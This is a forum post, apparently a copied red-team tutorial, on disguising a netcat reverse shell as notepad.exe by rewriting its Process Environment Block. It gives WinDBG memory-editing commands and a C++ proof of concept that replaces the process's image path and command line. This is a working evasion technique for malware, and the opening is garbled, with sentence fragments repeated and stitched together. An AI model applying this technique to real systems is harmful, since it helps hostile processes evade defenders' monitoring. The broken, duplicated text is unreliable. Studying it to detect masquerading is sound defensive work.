
In this I am going to use a WinDBG to make my malicious program pretend to look like a notepad.exe (hence masquerading) when inspecting system's running processes with tools like Sysinternals ProcExplorer and similar. Note that this is not a code injection exercise.
This is possible, because information about the process, i.e commandline arguments, image location, loaded modules, etc is stored in a memory structure called Process Environment Block (_PEB) that is accessible and writeable from the userland.
Note that at the offset
the offset
Let's inspect the aforementioned

by the Buffer field that contains the string which is a full path to our malicious binary.
Let's confirm the string location by dumping the bytes at:
by issuing the following command in WinDBG:

Now that I have confirmed that
0x00000000`005e280e
indeed contains the path to the binary, let's try to write a new string to that memory address. Say, let's try swapping the nc.exe with a path to the

If you are following along, do not forget to add NULL byte at the end of your new string to terminate it:
Let's check the

We can see that our string is getting truncated. This is because the

Let's increase that value to 0x3e to accomodate our longer string pointing to notepad.exe binary and check the structure again:
Good, the string pointed to by the field

For the sake of this demo, I cleared out the commandline arguments the nc.exe was launched with by amending the
poc
This is possible, because information about the process, i.e commandline arguments, image location, loaded modules, etc is stored in a memory structure called Process Environment Block (_PEB) that is accessible and writeable from the userland.
Context

For this demo, my malicious binary is going to be annc.exe a rudimentary netcat reverse shell spawned by cmd.exe and the PID of 4620 Using WinDBG, we will make the nc.exe look like notepad.exe. This will be reflected in the Path field and the binary icon in the process properties view using ProcExplorer as seen in the below graphic. Note that it is the same nc.exe process (PID 4620) as shown above, only this time masquerading as a notepad.exeExecution

Let's first have a look at the _PEB structure for the nc.exe process using WinDBG:dt _peb @$pebNote that at the offset
0x020 of the PEB, there is another structure which is of interest to us _RTL_USER_PROCESS_PARAMETERS, which contains nc.exe process information. Let's inspect it further:dt _RTL_USER_PROCESS_PARAMETERS 0x00000000005e1f60the offset

0x060 of _RTL_USER_PROCESS_PARAMETERS is also of interest to us it contains a member ImagePathName which points to a structure _UNICODE_STRING that, as we will see later, contains a field Buffer which effectively signifies the name/full path to our malicious binary nc.exe. Note how at the offset 0x70 we can see the commandline arguments of the malicious process, which we explored previously.Let's inspect the aforementioned
_UNICODE_STRING structure:dt _UNICODE_STRING 0x00000000`005e1f60+60_UNICODE_STRING structure describes the lenght of the string and also points to the actual memory location0x00000000`005e280eby the Buffer field that contains the string which is a full path to our malicious binary.
Let's confirm the string location by dumping the bytes at:
0x00000000`005e280eby issuing the following command in WinDBG:
0:002> du 0x00000000`005e280e00000000`005e280e "C:\tools\nc.exe"Now that I have confirmed that
0x00000000`005e280e
indeed contains the path to the binary, let's try to write a new string to that memory address. Say, let's try swapping the nc.exe with a path to the
notepad.exe binary found in Windows\System32\notepad.exeeu 0x00000000`005e280e "C:\\Windows\\System32\\notepad.exe"If you are following along, do not forget to add NULL byte at the end of your new string to terminate it:
eb 0x00000000`005e280e+3d 0x0Let's check the
_UNICODE_STRING structure again to see if the changes took effect:dt _UNICODE_STRING 0x00000000`005e1f60+60We can see that our string is getting truncated. This is because the
Lenght value in the _UNICODE_STRING structure is set to 0x1e (30 decimal) which equals to only 15 unicode characters:Let's increase that value to 0x3e to accomodate our longer string pointing to notepad.exe binary and check the structure again:
eb 0x00000000`005e1f60+60 3edt _UNICODE_STRING 0x00000000`005e1f60+60Good, the string pointed to by the field
Buffer is no longer getting truncated:For the sake of this demo, I cleared out the commandline arguments the nc.exe was launched with by amending the
_UNICODE_STRING structure member Lenght by setting it to 0: eb 0x00000000`005e1f60+70 0x0poc
C++:
#include "stdafx.h"
#include "Windows.h"
#include "winternl.h"


typedef NTSTATUS(*MYPROC) (HANDLE, PROCESSINFOCLASS, PVOID, ULONG, PULONG);


int main()
{
    HANDLE h = GetCurrentProcess();
    PROCESS_BASIC_INFORMATION ProcessInformation;
    ULONG lenght = 0;
    HINSTANCE ntdll;
    MYPROC GetProcessInformation;
    wchar_t commandline[] = L"C:\\windows\\system32\\notepad.exe";
    ntdll = LoadLibrary(TEXT("Ntdll.dll"));


    //resolve address of NtQueryInformationProcess in ntdll.dll
    GetProcessInformation = (MYPROC)GetProcAddress(ntdll, "NtQueryInformationProcess");


    //get _PEB object
    (GetProcessInformation)(h, ProcessBasicInformation, &ProcessInformation, sizeof(ProcessInformation), &lenght);


    //replace commandline and imagepathname
    ProcessInformation.PebBaseAddress->ProcessParameters->CommandLine.Buffer = commandline;
    ProcessInformation.PebBaseAddress->ProcessParameters->ImagePathName.Buffer = commandline;


    return 0;
}
Last edited by a moderator:


